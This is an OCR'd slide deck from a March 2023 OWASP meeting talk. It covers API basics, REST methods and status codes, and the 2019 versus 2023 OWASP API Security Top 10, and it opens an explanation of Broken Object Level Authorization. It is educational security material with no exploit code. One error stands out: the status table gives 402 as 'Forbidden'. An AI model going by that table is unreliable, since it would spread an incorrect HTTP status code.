OWASP API Top 10

Krischat Thataristorai, Secure D Center

OWASP Meeting #1 (All Season place, 38 Floor)
31 March 2023

WHOAMI

Education and Qualifications

•Bachelor of Engineering (Computer Engineering), Kasetsart University
•Cyber Security Foundation - CSFPC
•Offensive Security Certified Professional - OSCP
•Certified Red Team Professional (CRTP)

Background

• Krischat, a cybersecurity specialist with over two years of experience in the penetration testing covering web application, Mobile application and backend API, ATM/Kiosk, Wireless and network infrastructure.

Professional and Industry Experience:

• Published CVE security vulnerabilities (CVE-2021-36286, CVE-2021-36297) on DELL and (CVE-2022-23456, CVE-2022-38395) on HP
• Conducted Black-box and Grey-box web application, mobile application (iOS, Android) and Backend API penetration testing in various industries (e.g., Financial/Bank, Insurance, Government, Petrochemical)
• Conducted Black-box and Grey-box web application penetration testing on critical financial app for a major financial company
• Conducted Red teaming, External and Internal network infrastructure penetration testing for major financial firms (Top bank in Thailand)
• Conducted Kiosk/ATM/CDM penetration testing including Physical, application binary, network communication and servers-side API for a major bank.
• Conducted Smart POS system penetration testing and related backend API for a major e-commerce company.
• Contributed to the mobile application penetration testing internal framework.


API(s) Introduction

API(s)

[1] https://en.wikipedia.org/wiki/API
[2] https://www.researchgate.net/publication/323817030_API_vulnerabilities_Current_status_and_dependencies
[3] https://www.google.com/books/edition/API_Design_for_C++/IY29LylT85wC?gbpv=1 (Chapter 1, Figure 1.1)

What are API(s) ?

- API as known as Application Programming Interface[1]
- API is a program or system that is accessible by other programs[2] and communicates with each other.
- Exposes a set of data and functions to facilitate interactions between computer programs.
- API(s) are providing various types of services.




Reference: Reddy, Marathi (2011). API Design for C++ [3]

API(s)

Why is API security necessary?


- APIs are everywhere. If there is an application or service available on the internet, you can be sure it's supported, in some way, by an API. These days, APIs power mobile applications, the Internet of Things (IoT), cloud-based customer services, internal applications, partner applications, and more.




https://www.databreachtoday.com/optus-under-1-million-extortion-threat-in-data-breach-a-20142

API(s)

Why is API security necessary?






API protocols and architectures

REST API specification

❑ **REST API(s):**

- A request is sent from client to server in the form of a web URL as HTTP GET, POST, PUT or DELETE request.
- The response comes from the server in the form of HTML, XML, Image, or JSON format



API protocols and architectures

REST: A sample REST API request

[11] https://www.rfc-editor.org/rfc/rfc2616.txt

API protocols and architectures

REST: HTTP Verbs

HTTP Methods	CRUD	Description
GET	Read	Retrieve the complete state of a resource, in some representational form
HEAD	Show only header	Retrieve the metadata state of a resource such as (Version, Length, Type) **MUST NOT** send content in the response.
POST	Create	Create a new resource
PUT	Update	Insert a new resource into a store or update an existing, mutable resource
OPTIONS	Check status	Retrieve metadata that describes a resource's available interactions
PATCH	Partial Update/Modify	The PATCH request only needs to contain the changes to the resource, not the complete resource(make a partial update).
DELETE	Delete	Remove the resource from its parent

API protocols and architectures

REST: HTTP Status

Code	Status	Description
200	OK	Indicates a nonspecific success
201	Created	Sent primarily by collections and stores but sometimes also by controllers, to indicate that a new resource has been created
202	Accepted	Sent by controllers to indicate the start of an asynchronous action
204	No Content	Indicates that the body has been intentionally left blank
301	Moved Permanently	Indicates that a new permanent URI has been assigned to the client's requested resource
303	See other	Sent by controllers to return results that it considers optional
304	Not Modified	Sent to preserve bandwidth (with conditional GET)
307	Temporary Redirect	Indicates that a temporary URI has been assigned to the client's requested resource

API protocols and architectures

REST: HTTP Status

Code	Status	Description
400	Bad Request	Indicates a nonspecific client error
401	Unauthorized	Sent when the client either provided invalid credentials or forgot to send them
402	Forbidden	Sent to deny access to a protected resource
404	Not Found	Sent when the client tried to interact with a URI that the REST API could not map to a resource
405	Method Not Allowed	Sent when the client tried to interact using an unsupported HTTP method
406	Not Acceptable	Sent when the client tried to request data in an unsupported media type format
409	Conflict	Indicates that the client attempted to violate resource state
412	Precondition Failed	Tells the client that one of its preconditions was not met
415	Unsupported Media Type	Sent when the client submitted data in an unsupported media type format
500	Internal Server Error	Tells the client that the API is having problems of its own

API Vulnerabilities

API Vulnerabilities

OWASP Top 10 API Risks – What's new about REST API security 2023?

OWASP API Security Project

Main | Acknowledgments | Join | News | RoadMap | Translations

- **Feb 14, 2023**

  OWASP API Security Top 10 2023 Release Candidate is now available.

- **Aug 30, 2022**

  OWASP API Security Top 10 2022 call for data is open.

- **Oct 30, 2020**

  GraphQL Cheat Sheet release. A truly community effort whose log and contributors list are available at GitHub.

- **Apr 4, 2020**

  OWASP API Security Top 10 2019 pt-PT translation release.

- **Mar 27, 2020**

  OWASP API Security Top 10 2019 pt-BR translation release.

- **Dec 26, 2019**

  OWASP API Security Top 10 2019 stable version release.

- **Sep 30, 2019**

  The RC of API Security Top-10 List was published during OWASP Global AppSec Amsterdam (slide deck)

OWASP API Top 10 (2019) - https://owasp.org/www-project-api-security
OWASP API Top 10 (2023) [RC] - https://github.com/OWASP/API-Security/tree/master/2023/en/src

API Vulnerabilities

OWASP Top 10 API Risks – What are the differences between 2019 and 2023?

OWASP API Top 10 (2019)		OWASP API Top 10 (2023) [RC]
API1:2019 Broken Object Level Authorization		API1:2023 Broken Object Level Authorization
API2:2019 Broken User Authentication		API2:2023 Broken User Authentication
API3:2019 Excessive Data Exposure	merge and change to	**API3:2023 Broken Object Property Level Authorization**
API4:2019 Lack of Resources & Rate Limiting	rename to	**API4:2023 Unrestricted Resource Consumption**
API5:2019 Broken Function Level Authorization		API5:2023 Broken Function Level Authorization
API6:2019 Mass Assignment	(Add) replace	**API6:2023 Server-Side Request Forgery**
API7:2019 Security Misconfiguration		API7:2023 Security Misconfiguration
API8:2019 Injection		**API8:2023 Lack of protection from automated threats**
API9:2019 Improper Assets Management		API9:2023 Improper Assets Management
API10:2019 Insufficient Logging & Monitoring		**API10:2023 Unsafe Consumption of APIs**

API1: Broken Object Level Authorization

https://inonst.medium.com/a-deep-dive-on-the-most-critical-api-vulnerability-bola-1342224ec3f2
https://cheatsheetseries.owasp.org/cheatsheets/Insecure_Direct_Object_Reference_Prevention_Cheat_Sheet.html

API Vulnerabilities

API1: Broken Object Level Authorization (What ?)

- BOLA is a security vulnerability in web applications where the authorization mechanism fails to properly check a user's permission to perform actions on an object, allowing an attacker to manipulate object-level permissions and perform unauthorized actions.

- Why use the BOLA instead of IDOR ?
  - They differ in the specific way that they allow unauthorized access.

    - **IDOR** (Insecure Direct Object Reference) refers to the weakness in the application's security that allows an attacker to access resources they shouldn't be able to access by directly manipulating the resource ID. This results in the exposure of sensitive data or functionality to unauthorized users.

    - **BOLA**, on the other hand, refers to the flaw in the authorization mechanism, where the application fails to properly check user's authorization to perform certain actions on an object. This leads to an attacker being able to manipulate the object level permissions and perform unauthorized actions on the objects.

API Vulnerabilities

API1: Broken Object Level Authorization (What ?)

- What kind of different type of BOLA?
- There are two main types:
  - ***Based on user ID***: The API endpoints receive a user ID and access the user object based on this ID.


    For example: `/api/endpoint/get_profile?user_id=101`
  - ***Based on object ID***: The API endpoint receives an ID of an object which is not a user object.

    For example: `/api/collection/books/sold?book_id=5`

API Vulnerabilities


API1: Broken Object Level Authorization (How ?)

- **BOLA** vulnerabilities occur when an API provider allows an API consumer access to resources they are not authorized to access.



